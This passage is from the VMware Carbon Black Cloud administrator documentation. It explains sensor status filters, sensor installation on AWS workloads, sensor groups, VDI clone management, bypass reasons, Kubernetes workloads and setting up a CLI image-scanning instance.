30 days.	Bypass	Admin sets the sensors to a Bypass mode and all policy enforcement on the device is disabled, and the sensor cannot send data to the cloud. Another reason for a sensor to enter momentarily into Bypass mode is during the sensor update. For more details, see Bypass Reasons .	Errors	Sensors are reporting errors.	Pending install	Sensors are not yet installed following an installation request email sent to a user.	Quarantine	Admin sets the sensors to Quarantine mode that isolates them from the network to mitigate spread of potentially malicious activity.	Pending update	Sensors are not yet updated following an upgrade request.
Sensor Status	Description																					
Deregistered	Sensors are deregistered or uninstalled; they will persist on the VM Workloads page in this status until removed.																					
Sensor out of date	Sensors must update to the latest version.																					
Active	Sensors checked in within the last 30 days.																					
Inactive	Sensors not checked in within the last 30 days.																					
Bypass	Admin sets the sensors to a Bypass mode and all policy enforcement on the device is disabled, and the sensor cannot send data to the cloud. Another reason for a sensor to enter momentarily into Bypass mode is during the sensor update. For more details, see Bypass Reasons .																					
Errors	Sensors are reporting errors.																					
Pending install	Sensors are not yet installed following an installation request email sent to a user.																					
Quarantine	Admin sets the sensors to Quarantine mode that isolates them from the network to mitigate spread of potentially malicious activity.																					
Pending update	Sensors are not yet updated following an upgrade request.																					
Sensor Version	You filter the installed sensors by version information.																					
Sensor Group	The Unassigned group filter shows only sensors which metadata does not match any group criteria.																					
Policy	<p>The Standard policy filter lists sensors that are:</p> <ul style="list-style-type: none"> ■ Newly deployed and are assigned the Standard policy by default. ■ Do not meet a group's criteria and are assigned the default Standard policy. 																					
OS	You filter sensors based on their devices' operating system, such as Linux and Windows.																					

Filter Facet	Description	
Signature Status	The status of each sensor signature version displays in the Sig column.	
Signature Status	Description	
Not Applicable		Unidentifiable sensor signature version. This is present for macOS and Linux sensors that are not supported.
Out of date		The sensor signature files show as out-of-date (triangle icon) one week after being disabled, until the updates are reenabled.
Up to date		The sensor signature files are up-to-date (circle icon) if the signature version installed is released within 7 days of the current date.
Not Available		The sensor signature version is not yet reported (square icon) if the local scan is not configured, or if the sensor encountered an error after local scan was configured, such as a connectivity issue
Platform	You can filter the EC2 instances by the platform they reside on. Currently, on AWS public cloud.	

Monitor VM Workloads

While in the **Enabled** tab of the **AWS Workloads** page you can view all the EC2 instances with the latest sensor install that supports Carbon Black Public Cloud. Once your AWS account onboarded, you can further view details of the associated with this account instances such as instance ID and AWS details. You can search for a set of instances and narrow down the search result through filter facets.

You can also monitor a specific EC2 instance.

Procedure

- 1 On the left navigation pane, click **Inventory > AWS** and select the **Enabled** tab.
- 2 To view details on an EC2 instance of interest, locate the instance and double-click its row, or select the **>** icon.

Note The AWS data displays after onboarding the AWS account associated with the available in the inventory EC2 instance.

You can view details of the instance such as its sensor version, signature pack status, active directory distinguished name, and AWS information.

- 3 Optional. To download a CSV file with all of the filtered instances and the associated data, click the **Export** button.

- 4 Optional. To deregister an already installed sensor from an instance, terminate the instance from the AWS management console.

Once the instance terminates, its sensor uninstalls automatically, and you can view it in the Carbon Black Cloud console UI as deregistered.

Install Sensors on AWS Workloads

As a cloud security admin, you can secure your AWS workloads (EC2 instances) at the time of rollout through sensor installation scripts for the AWS Userdata, Ansible, Chef, or Puppet configuration management tools.

You can log in to the EC2 instance and run the sensor installation script commands directly into that instance but it is a more time consuming process. For more efficiency, use the Carbon Black Cloud console to download the customized sensor install script and install it as part of the instance initialization.

Procedure

- 1 On the navigation bar, select **Inventory > AWS**.
- 2 In the **AWS Workloads** page, click the **Sensor Options** drop-down menu, and select **Download sensor install scripts**.
The **Download Sensor Install Scripts** window displays.
- 3 Locate the OS version for your instance and use the **Sensor Version** drop-down menu to select the related sensor version to install.
These scripts are customized with pre-populated Org Keys and selected platform details.

- 4 Click **Download Scripts**.
 - 5 Once the package downloads, unzip it.
You can see the sensor installation folders for each of the configuration management tools.
If you select the `aws-userdata` folder, it contains one script for Unix-based platforms and one PowerShell script for Windows.
 - 6 Utilize the script that is relevant to the configuration management tool you have in your environment.
- The following steps show how to create an EC2 instance with an userdata script running as a part of the instance initialization.
- a Click **Launch instances** in the AWS Management Console, select an IAM template, and choose an instance type.
 - b Locate the **Step 3: Configure Instance Details > Advanced Details > User data** option and upload the aws-userdata script **As file**.

- c To tag your instance, navigate to **Step 5: Add Tags** and define the key-value pairs.

For example:

Key	Value
Name	latestSensorInstalled
Priority	P2

- d Click **Launch > Launch Instance**.

The sensor installation through userdata script starts as part of the instance initialization.

- 7 Optional. Create Auto Scaling Groups with the same aws-userdata script for easier sensor installation in frequently used images.

Results

After the sensor installs, the instance appears on the **Enabled** tab.

Sensor Groups

You can use sensor groups to apply policy settings across multiple sensors at once. New endpoints in a sensor group are automatically protected by the policy associated with that sensor group.

New sensors are automatically assigned to a single policy based on the metadata that is associated with the sensor and the criteria that you define. If a sensor does not match the criteria of an existing sensor group, it is automatically assigned to the [Predefined Policies](#).

Important

- Only sensors that match **all** of the criteria of a sensor group are added to that group. Therefore, sensor group assignments are not permanent. If a sensor no longer meets a group's criteria, it is moved to another group it matches, or is assigned the Standard policy. You can change the match **all** criteria setting by either:
 - Clicking the drop-down menu for the relevant sensors and enabling an **OR** condition.
 - Changing the **all** setting to **any**.
 - A sensor can only belong to one sensor group at a time. If a sensor matches the criteria for multiple sensor groups, it is assigned to the highest priority sensor group based on the sensor group order. See: [Modify Sensor Group Priority](#)
-

Add a Sensor Group

Use this procedure to create a new sensor group and enable an automatic policy assignment to the sensors in that group. Sensors that match the defined criteria are automatically added to the sensor group.

Procedure

- 1 You can create a new sensor group from multiple locations:
 - Select **Inventory>Sensor Groups**, and then click **Add Group** in the upper-right corner.
 - Select **Inventory>Endpoints**, and then click **Add Group** in the upper-right corner.

The Add Sensor Group window displays.
- 2 Specify the following information regarding the new sensor group:
 - **Name:** Enter a unique name for the sensor group. This is a required field.
 - Under Criteria, specify:
 - The sensor operating system, if any. You can select a specific OS type and a particular OS version.
 - Additional criteria. If defined, you can specify whether sensors need to match **any** or **all** of the defined criteria.

You can specify Active Directory requirements or specific subnets or device names.

When establishing criteria for sensors to be a part of a sensor group, the device name is case-sensitive. To specify multiple OUs or other criteria, add each specification as a distinct criteria and select all. Do not specify multiple criteria on a single line separated by commas.

Subnet criteria using CIDR notation can range from 1 to 24 bits.

For additional information, see: [Sensor Group Criteria Configuration Details](#)
- 3 Under **Policy Criteria**, select the policy from the drop-down list that is applied to all sensors in the group.
- 4 Click **Save**.

Sensor Group Criteria Configuration Details

Use this reference for additional criteria when defining sensor groups.

Use of Logical Operators for Sensor Group Criteria

You can use two types of logical operators to bind the criteria for sensor groups.

- **all** - corresponds to **AND** logical operator
- **any** - corresponds to **OR** logical operator.

Depending on the selected logical operator, all lines will be interpreted either with AND or with OR logic.

Additionally, the following string searching options are available for use:

- **contains**
- **is equal to**

- **is not equal to**
- **starts with**
- **ends with.**

Active Directory Criteria Configuration

The criteria for sensor groups based on the **Active Directory Domain** are processed in the Carbon Black Cloud console by considering the **Active Directory Domain Components**.

The Active Directory domains are interpreted in the Carbon Black Cloud console as their components, not as the full URLs.

Modify Sensor Group Priority

For sensors that match the criteria of multiple sensor groups, you can control the sensor group that it is assigned by modifying the order of the sensor groups. The sensor group order establishes what group a sensor is assigned to.

Example: If sensor-A was a Windows XP endpoint and you had two sensor groups, *Windows-All* and *Windows-XP*, sensor-A would belong to the *Windows-All* sensor group if the order was as follows:

- 1 Windows-All
- 2 Windows-XP

If you moved *Windows-XP* above *Windows-All*, sensor-A would then be moved to the *Windows-XP* sensor group.

Important Changing the order of sensor groups affects the policy assignment of all sensors with matching criteria.

Procedure

- 1 Select **Inventory>Sensor Groups** from the left navigation pane.
The list of sensor groups displays in the order that they are prioritized.
- 2 In the upper-right corner, click **Reorder Groups**.
- 3 Drag and drop a sensor group to a new position. The change is applied immediately. Click **Done** when finished.

Managing VDI Clones

You can now view virtual machine (VM) workloads and virtual desktop infrastructure (VDI) clones as separate types of assets in the Carbon Black Cloud console. You can initiate and manage sensor registration on clones, and policy assignments from the **Inventory** page of the console.

Note To enable the VDI Clone functionality in your environment, you must contact VMware Carbon Black support.

You can create clones through Horizon, Citrix, or vCenter Server. With Virtual Desktop Infrastructure (VDI) enabled and Carbon Black Cloud Windows Sensor version 3.7 Maintenance Release 2 and above, the sensor identifies the Horizon and Citrix VDI clones.

- To identify if a clone is a Horizon VDI clone, the sensor checks for specific fields set by the Horizon Agent service and sends that information to the Cloud.
- To identify if a clone is a Citrix-based VDI clone, the sensor checks if a Citrix Agent service exists on the asset, and reports that asset as a Citrix VDI clone in the Cloud.

These clones are available under the following page, depending on your licensing.

- **Inventory > VDI Clones** page when you have enabled Carbon Black Cloud Endpoint Standard.
- **Inventory > Workloads** page when you have enabled Carbon Black Cloud Workload Protection.

vCenter Server clones, which are not managed by Horizon or Citrix, are not detected as VDI clones and display under **Inventory > VM Workloads** or **Inventory > Endpoints** page.

To start, first [Setting Up Your CWP Appliance](#). After you configure your appliance and [create your instant-clone desktop pools](#) in the Horizon Console, the Carbon Black sensor on the golden image autoregisters on the available clones. All clones with registered sensors are available in the **Inventory > VDI Clones > Enabled** tab. VDI clones without Carbon Black sensors installed are not visible in the Carbon Black Cloud console UI.

The Carbon Black Cloud console represents a golden image and its clones as a parent-child relationship. You can recognize a golden image, that contains clones, by its chart icon in the **Inventory > VM Workloads** page. Once you double-click the golden image row, you can view the number of clones this golden image identifies with. Selecting the clones leads you to the **Inventory > VDI Clones** page where you can view details on all the clones associated with the specified golden image.

VDI Terminology Overview

Together with the VMware server and Virtual Desktop Manager (VDM), the term VDI refers to the use of virtualization for enterprise desktop deployment. Each desktop computer (VDI client) runs as a virtual machine (VM) in a server.

You can encounter the following terminology when reading the VMware VDI documentation and working with VDI assets.

Term	Definition
Clone	Copy of a virtual machine that does not require browsing a host file system.
Full clone	Full clones are complete and independent copies of a virtual machine and operate separately from the original parent VM. Because they do not share virtual disks with the original parent VM, full clones generally perform better than linked ones.
Golden image	A golden image is a template for a VDI. The golden image is also known as a base image.

Term	Definition
Instant clone	Instant clones share a virtual disk of a parent VM and consume less storage than a full VM. Instant clones share the memory of the parent VM when they are first created, which contributes to fast provisioning. As users log into these cloned desktops, additional memory is consumed. When a user logs out of an instant clone, that desktop VM is deleted.
Instant clone desktop pool	An instant-clone desktop pool is an automated desktop pool created from a golden image. For more information, see Instant-Clone Desktop Pools .
Linked clone	A linked clone is a snapshot of a VM that shares virtual disks with the parent VM. This conserves disk space and allows multiple VMs to use the same software installation. Linked clones make it easier to create unique virtual machines for individual tasks.
Floating VDI	The desktop state is automatically destroyed at regular intervals. This can be at logoff, every night, or once a week. Nothing is saved. Each time a user logs on, they get a clean image.
Fixed VDI	Each user's virtual desktop has all their personal settings. Users can save files and customize their desktop. The experience is similar to a physical desktop.
Virtual machine (VM)	A virtual machine (VM) is a virtual environment that works like a computer within a computer. It runs on an isolated partition of its host computer and has its own resources.

VDI Clones Filters

Once you create your clones and register Carbon Black sensors on them, they are available in the **Enabled** tab of the Carbon Black Cloud console. You can perform an advanced search query to receive only clone sensors of interest, then further filter the results as needed.

Status

You can filter sensors by status to receive only the state of a sensor's installation or activeness and any admin actions taken on the sensor. The filtered content appears in the **Status** column and can contain multiple icons to indicate the state of the sensor.

Sensor Status	Description
Deregistered	Sensors are deregistered or uninstalled; they will persist on the VM Workloads page in this status until removed.
Sensor out of date	Sensors must be updated to the latest version.
Active	Sensors checked in within the last 30 days.
Inactive	Sensors did not check in within the last 30 days.
Bypass	Admin sets the sensors to a Bypass mode and all policy enforcement on the device is disabled, and the sensor cannot send data to the cloud. Another reason for a sensor to enter momentarily into Bypass mode is during the sensor update. For more details, see Bypass Reasons .
Error	Sensors are reporting errors.
Pending install	Sensors are not yet installed following an installation request email sent to a user.

Sensor Status	Description
Quarantine	Admin sets the sensors to Quarantine mode that isolates them from the network to mitigate spread of potentially malicious activity.
Pending update	Sensors are not yet updated following an upgrade request.

Sensor Version

You can filter VDI clones by Windows or Linux sensor version.

Sensor Groups

The Unassigned group filter shows only sensors which metadata does not match any group criteria.

Policy

The Standard policy filter lists sensors that are:

- Newly deployed and are assigned the Standard policy by default.
- Do not meet a group's criteria and are assigned the default Standard policy.

Golden Image Name

The Golden Image Name filter lists all the available golden images in your inventory by name and number of clones. Once you select a golden image from the list, all the clones associated with that golden image display to the right.

OS Version

You filter sensors based on their devices' operating system version.

Signature Status

The status of each sensor signature version is displayed in the **Sig** column.

Signature Status	Description
NOT_APPLICABLE	Unidentifiable sensor signature version. This is present for macOS and Linux sensors that are not supported.
OUT_OF_DATE	The sensor signature files show as out-of-date (triangle icon) one week after being disabled, until the updates are reenabled.
UP_TO_DATE	The sensor signature files are up-to-date (circle icon) if the signature version installed is released within 7 days of the current date.
NOT_AVAILABLE	The sensor signature version is not yet reported (square icon) if the local scan is not configured, or if the sensor encountered an error after a local scan configuration, such as a connectivity issue.

VDI Provider

You filter sensors based on the VDI provider. Currently, the supported VDI providers are Horizon and Citrix.

Monitor VDI Clones

You can view details on VDI clones such as sensor status, sensor signature version, policy, and vulnerability while in the **Enabled** tab of the Carbon Black Cloud console. You can search for a set of VDI clones and narrow down the search result through filter facets.

You can also monitor a specific VDI clone.

Prerequisites

Deploy and configure the Carbon Black Cloud Workload Appliance. The vCenter Server data displays after Carbon Black Cloud Workload Appliance deployment.

Procedure

- 1 On the left navigation pane, click **Inventory > VDI Clones** and select the **Enabled** tab.
- 2 To view details on a VDI clone of interest, locate the VDI clone and double-click its row, or select the > icon.
 - a View details on the VDI clone such as its sensor version, signature pack status, active directory distinguished name, and vCenter Server details.
 - b To see a risk-prioritized list of OS and App vulnerabilities in your vSphere environment, click the > icon within the **Vulnerabilities** section.
It provides the ability to perform a manual on-demand assessment for patch validation.
 - c To view a detailed assessment of a certain risk, click the expand icon .
- 3 To download a CSV file with all the filtered clones and the associated data, click the **Export** button.

Take Action on a VDI Clone

You can perform actions on selected VDI clones and their sensors from the **Enabled** tab.

Prerequisites

Make sure the Carbon Black sensor on the golden image re-registers on the VDI clone. For information about installing sensor on a VDI clone, see the *VMware Carbon Black Cloud Sensor Installation Guide*.

Procedure

- 1 On the left navigation pane, click **Inventory > VDI Clones** and select the **Enabled** tab.

- 2 Locate the **Status** column and select the check box for the clone or clones you wish to take action on.

The **Take Action** drop-down menu appears.

- 3 Click on an action for the selected VDI clones sensors.

Option	Description
Assign policy	Determines prevention behavior. Each sensor, or sensor group is assigned to a policy. You can set an automatic assignment of a policy to sensors or manually assign one of the pre-defined policies.
Update sensors	Updates the version of the selected sensor or the sensors on all present clones.
Enable bypass	Removes policy enforcement on the sensor. The sensor stops sending data to the cloud.
Disable bypass	Enables policy assignment to sensors.
Uninstall sensors	Uninstalls macOS and Windows sensors. After you uninstall a sensor, it persists on the VDI Clones page as a deregistered sensor until you delete it.
Delete deregistered assets	Completely removes the sensor from the Carbon Black Cloud console.
Disable Live Response	Use Live Response to perform remote investigations, contain ongoing attacks, and remediate threats.
Query assets	Runs a predefined or your own SQL query against the VDI clones.
Disable background scan	Releases the clones from the background scan.
Enable background scan	The sensor performs an initial, one-time inventory scan in the background to identify malware files that are pre-existing on the clone. <ul style="list-style-type: none"> ■ If the policy controlling the clone has background scans enabled, the sensor runs the type of scan specified in that policy. ■ If the policy controlling the clone does not have background scans enabled, the sensor runs a standard background scan by default.
Quarantine assets	Quarantines VDI clones that detect as interacting badly. This limits the outbound traffic and stops all inbound traffic to such clones.
Unquarantine assets	Releases clones from the quarantine state.

Results

You are presented with confirmation of your action. The status of the workloads and their sensors updates accordingly.

Assign Policy to a Sensor Group

To control the settings of your VDI clones, you can automatically assign policies to their sensors.


By default, each newly installed sensor on the VDI clone is assigned the Standard policy. You can change the policy rules assigned to the sensors by creating sensor groups. All the sensors in the sensor groups receive automatic assignment to a policy depending on the criteria you set and the associated metadata. For information about setting up criteria, see [Sensor Group Criteria Configuration Details](#).

Procedure

- 1 On the left navigation pane, click **Inventory > VDI Clones**.
 - 2 Click the **Add Group** button.
- The **Add Group** screen appears.
- 3 To define the criteria for collecting sensors in a group, populate the criteria and the settings fields.
 - 4 To apply the changes, click **Save**.

Results

Once your sensor group creates, it is listed in the **Sensor Groups** left panel. You can also see the number of sensors with applied policies in the **Enforce > Policies > VDI** column.



A screenshot of the VMware Carbon Black Cloud interface. The left sidebar shows navigation options like Dashboard, Alerts, Investigate, Live Query, Enforce (selected), Watchlists, Policies (selected), and Reputation. The main content area is titled 'POLICY' with a sub-section 'Use policies to define and prioritize rules for how a'. It includes a toggle switch labeled 'Off' and a button 'Upload all new binaries to CB for your...'. Below this is a table titled '+ NEW POLICY' with columns NAME, EP, VM, and VDI. The VDI column is highlighted with a red border. The table data is as follows:

NAME	EP	VM	VDI
Monitored	0	12	0
Standard	11	47	183
Advanced	0	0	0

What to do next

You can edit or delete a specific sensor group or groups. If you decide to reorder the existing sensor groups, keep in mind that changing their order defines how policies are assigned to the sensors. Assigning policies is always from top to bottom.

Bypass Reasons

You can view the reason an asset goes into a bypass mode in the Carbon Black Cloud console.

The following table lists the possible reasons for an asset to go in a bypass mode, and the remediation actions that you can perform. You can use a search value associated with a bypass reason to filter assets matching the bypass reason.

Search value of the bypass reason	Display value of the bypass reason	Description	Action to resolve bypass
sensorStates:"CSR_ACTIO N"	Bypass (Admin action)	<p>The Carbon Black Cloud console instructs the sensor to go into a bypass mode. Relates to sensors supporting Windows, macOS, and Linux.</p>	<p>Use the Carbon Black Cloud console or a local action to remove the sensor from the bypass state.</p>
sensorStates:"REPUX_ACT ION"	Bypass (Local action)	<p>A local action instructs the sensor to go into bypass mode. For example, enable bypass locally on the sensor:</p> <ul style="list-style-type: none"> ■ By elevating a command prompt and executing the command "C:\Program Files\Confer\Uninstall.exe" / bypass 1 <UninstallCode> ■ By logging into the asset with credentials configured at sensor installation, launching a command prompt, and executing the command repcli bypass 1 from the directory C:\Program Files\Confer. ■ By using the policy setting "Allow user to disable protection". For details on this setting, see General Policy Settings in the user guide. ■ By executing the command for installing the sensor with the option bypass=1 in its syntax. <p>Relates to sensors supporting Windows, macOS, and Linux.</p>	<p>Use the Carbon Black Cloud console or a local action to remove the sensor from the bypass state.</p>
<ul style="list-style-type: none"> ■ sensorStates:"UNSUPP ORTED_OS" OR ■ sensorStates:"OS_VER SION_MISMATCH" 	Bypass (Unsupported OS)	<p>The installed sensor does not support the operating system. Relates to sensors supporting macOS and Linux.</p>	<p>Upgrade the sensor or the operating system to a supported version. For information on the product operating environment requirements, see VMware Carbon Black Cloud Documentation.</p>
<ul style="list-style-type: none"> ■ sensorStates:"DRIVER_ LOAD_NOT_GRANTE D AND ■ sensorStates:"DRIVER_ USERSPACE" 	Bypass (System ext. not approved)	<p>The Carbon Black Cloud macOS sensor's System Extension is not approved. Relates to sensors supporting macOS.</p>	<p>Approve the System Extension that the sensor utilizes. See Approving the System Extension and Network Extension for macOS 11+ in the sensor installation guide.</p>
<ul style="list-style-type: none"> ■ sensorStates:"DRIVER_ LOAD_NOT_GRANTE D" AND ■ sensorStates:"DRIVER_ KERNEL" 	Bypass (Kernel ext. not approved)	<p>The Carbon Black Cloud macOS sensor requires a Kernel Extension approval, regardless of the previous Kernel Extension approval status. Relates to sensors supporting macOS.</p>	<p>Approve the Kernel Extension. See Approve the Kernel Extension (macOS 10.13 – macOS 11) in the sensor installation guide.</p>

Search value of the bypass reason	Display value of the bypass reason	Description	Action to resolve bypass
sensorStates:"REMGR_INIT_ERROR"	Bypass (Service Error)	The sensor is having a problem connecting to the event_collector. Relates to sensors supporting Linux.	Check that the Linux distribution is supported. For version compatibility, see VMware Carbon Black Cloud Linux Sensor Operating Environment Requirements . If the distribution is supported, contact VMware Carbon Black Support.
sensorStates:"KERNEL_HEADERS_NOT_INSTALLED"	Bypass (Contact support)	The Extended Berkeley Packet Filter (eBPF) implementation requires installation of the Linux kernel headers for the active kernel before sensor installation. Also, the sensor might be running an unsupported OS Kernel version. Relates to sensors supporting Linux.	Verify that the kernel headers are installed. See Prerequisites for Linux 4.4+ Kernels for Linux Sensor Versions 2.10+ in the sensor installation guide. For version compatibility, see VMware Carbon Black Cloud Linux Sensor Operating Environment Requirements .
sensorStates:"DRIVER_INIT_REBOOT_REQUIRED"	Bypass (Reboot required)	The asset requires a reboot to initialize the driver. Relates to sensors supporting macOS.	If a reboot does not resolve this, contact VMware Carbon Black Support.
sensorStates:"DRIVER_LOAD_PENDING"	Bypass (Extension load pending)	Loading extension is pending. Relates to sensors supporting macOS.	If a reboot does not resolve this, contact VMware Carbon Black Support.
sensorStates:"DRIVER_INIT_ERROR"	Bypass (Extension Error)	Driver fails in loading properly. Relates to sensors supporting Windows, macOS, and Linux.	If a reboot does not resolve this, contact VMware Carbon Black Support.
sensorStates:"SENSOR_UPGRADE_IN_PROGRESS"	Bypass (Update in progress)	The asset is going through a sensor update. Relates to sensors supporting Windows.	Resolves immediately after the sensor update completes.
N/A	Bypass (Contact Support)	Device is in bypass for an unknown reason.	Contact VMware Carbon Black Support for additional assistance.

Reviewing Kubernetes Workloads

You can review the risk exposure and all related information for your Kubernetes workloads in the Carbon Black Cloud console.

To remediate risks and fix issues at a workload level in your Kubernetes environment, you can view details on the risk severity, on the Kubernetes hardening and runtime policies applied, if there are any policy violations for the K8s hardening policy or alerts for the K8s runtime policy, and the network connections of a particular workload to ingress or egress traffic.

From the workload details, which display when you click **View more** in the right side panel for a particular workload, you can access all possible information related to the workload.

- For more information on the risk severity, see [About Risk Severity](#).
- For more information on investigating the alerts related to a workload, see [View Alerts by K8s Workload](#).

If you modified a workload by enforcing values through the rule enforcement presets, you can view that workload with a ~~mutated~~ label next to its name in the **Inventory > Kubernetes > Workloads** page.

The details page for the mutated workload shows what was enforced on the workload, including values before and after (if any), and the applied preset (if any). You can locate the rules with mutated actions under the **Enforcement** status in the **View more > Hardening** tab.


You can also view rules violations in the **View more > Risk > Workload Configuration** modal. Unfold a rule and locate the Remediation section. It include a brief summary of the recommended action to remediate similar occurrences of the violations in the future. You can view the same information under the **Workload Configuration** for a specific risk in the **Harden > K8s Health > Risks** tab.

Virtual Workloads

Kubernetes provide workload resources that manage a set of pods on your behalf. These resources configure controllers for running the right number and kind of pods to match a desired cluster state.

There are applications not using the workload controllers in Kubernetes. They overload the Carbon Black Cloud backend and intensify your user experience with a high volume of objects that otherwise are hidden. To manage the desired state of your cluster, Carbon Black Cloud automatically applies a virtual workload logic by grouping together pods not spawned through the

native Kubernetes controllers. A virtual workload behaves as any native workload. If there are virtual workloads in your system, they are labeled as such in the **Inventory > Kubernetes > Workloads** page by the  icon in their names.



Name	Kind	Cluster	Namespace	Violations (0)	Enforcements (0)
airflow-1234	Pod	tomer:eks	ns-01	--	--

To locate easier a virtual workload, while in the **Kubernetes Workloads** page, select **Pod** from the **Resource kind** filter facet. Selecting the virtual workload lists all its child pods in the **Workload Details** page.

Managing Kubernetes Clusters and CLI Client Instances

You can secure your Kubernetes workloads using container security in the VMware Carbon Black Cloud console.

To get started, ensure you have a Kubernetes cluster running in your environment. After completing the cluster setup process, you can view and manage all clusters that are set up with the Carbon Black Cloud Kubernetes Sensor.

For information regarding the cluster setup, see [Set Up the Kubernetes Sensor](#) in the *Sensor Installation Guide*.

View Cluster Details

You can view detailed information for the clusters, that you set up with the Carbon Black Cloud Kubernetes Sensor.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Clusters**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Clusters**.
- 2 Select the cluster of your preference and double-click the row or click **>** to the right of the **Actions** column.

The details panel on the right displays details for the cluster and the deployed Carbon Black Cloud resources.

What to do next

For more information on how to update the Kubernetes Sensor version, see [Edit a Kubernetes Cluster](#).

Managing CLI Client Instances

In addition to the Kubernetes workloads, you can secure your container images using the Carbon Black Cloud console.

To get started, ensure you have the Carbon Black Cloud CLI Client instance for image scanning. If you want to see results for vulnerabilities scan in the Carbon Black Cloud console, use the commands to scan images or run an image scan in the Carbon Black Cloud console.

For information regarding the Image Scanning CLI API, see [Container Security API and Integrations](#). For information regarding running an image scan, see [Run an Image Scan](#).

About CLI Client Instance

To include image scanning in your continuous integration script, you need to configure and use the Carbon Black Cloud CLI Client instance.

Carbon Black Cloud CLI Client instance for image scanning performs a scan for known vulnerabilities and enforces security or compliance rules, regardless of the specific deployment environment. The CLI performs the following tasks:

- **Vulnerabilities scanning of container images.**

The container images are matched against known vulnerabilities database. The image details include operating system and non-operating system packages, libraries, licenses, binaries, metadata. The vulnerabilities scan result is included in the images metadata.

- **Enforcing standards for container images.**

To evaluate policy violations, the image scan results are matched against a specific policy, configured for the CLI scope. The CLI run fails the build pipeline step, in case policy violations are detected. The violation of policy rules is added to the image metadata. Image rule exceptions are included in the image metadata as well.

- **Enforcing standards for Kubernetes workloads.**

Kubernetes workloads are matched against a Kubernetes hardening policy to evaluate the workload compliance for security risks. By leveraging the information from both image vulnerabilities and workload configuration, a complete picture of the workload risk exposure is available.

Set Up CLI Instance for Image Scanning

This procedure describes how to set up a CLI instance for image scanning in the Carbon Black Cloud console.

The CLI instance scans container images and reports their health to the Carbon Black Cloud console.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Clusters**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Clusters**.
- 2 To obtain the CLI instance for image scanning, select the **CLI Config** tab and click **Add CLI**.
- 3 On the **Define CLI** step, determine the CLI client instance.
 - a Enter **CLI name**: reference name for the CLI Client, using lowercase characters, numbers and hyphens only.

- b Enter **Default build step**: default scope for the CLI Client, using lowercase characters, numbers and hyphens only. For example, "production". The default scope is stored in the configuration file.

Note

- The default build step is not unique. Many CLI instances can use the same default scope. The **Default build step** cannot be modified after the initial setup, unless you directly edit the configuration file.
 - If the scan is invoked without a build step parameter, the default build step from the configuration file is used. The build step parameter is used to match a scope in Carbon Black Cloud, and consecutively to apply the policy for that scope.
 - You need to create a Build Phase scope with the same value on the **Kubernetes > Scopes** page, in **Build steps**. For more details, see [Working with Kubernetes Scopes](#).
 - You need to use the CLI `validate` command.
-

- c Enter **CLI description**: any description serving your purposes.
- d Click **Next**.
- 4 On the **Generate API Key** page, to obtain an automatically created key, click **Generate API Key**, and then **Next**.
- 5 On the **Configure CLI** page, copy the command, open the terminal of your environment, and run the copied command. Click **Next**.

The CLI instance configuration file will be set up.

- 6 (Optional) On the **Download CLI** page, download the CLI instance binary file and run it in your build environment. The step is optional, in case you have already downloaded the file.

The CLI client will be registered to send data to the Carbon Black Cloud console.

Results

After completing the wizard, you will have CLI Client, which you can operate in a terminal to observe the results from the vulnerabilities scan on your container images in the Carbon Black Cloud console.

What to do next

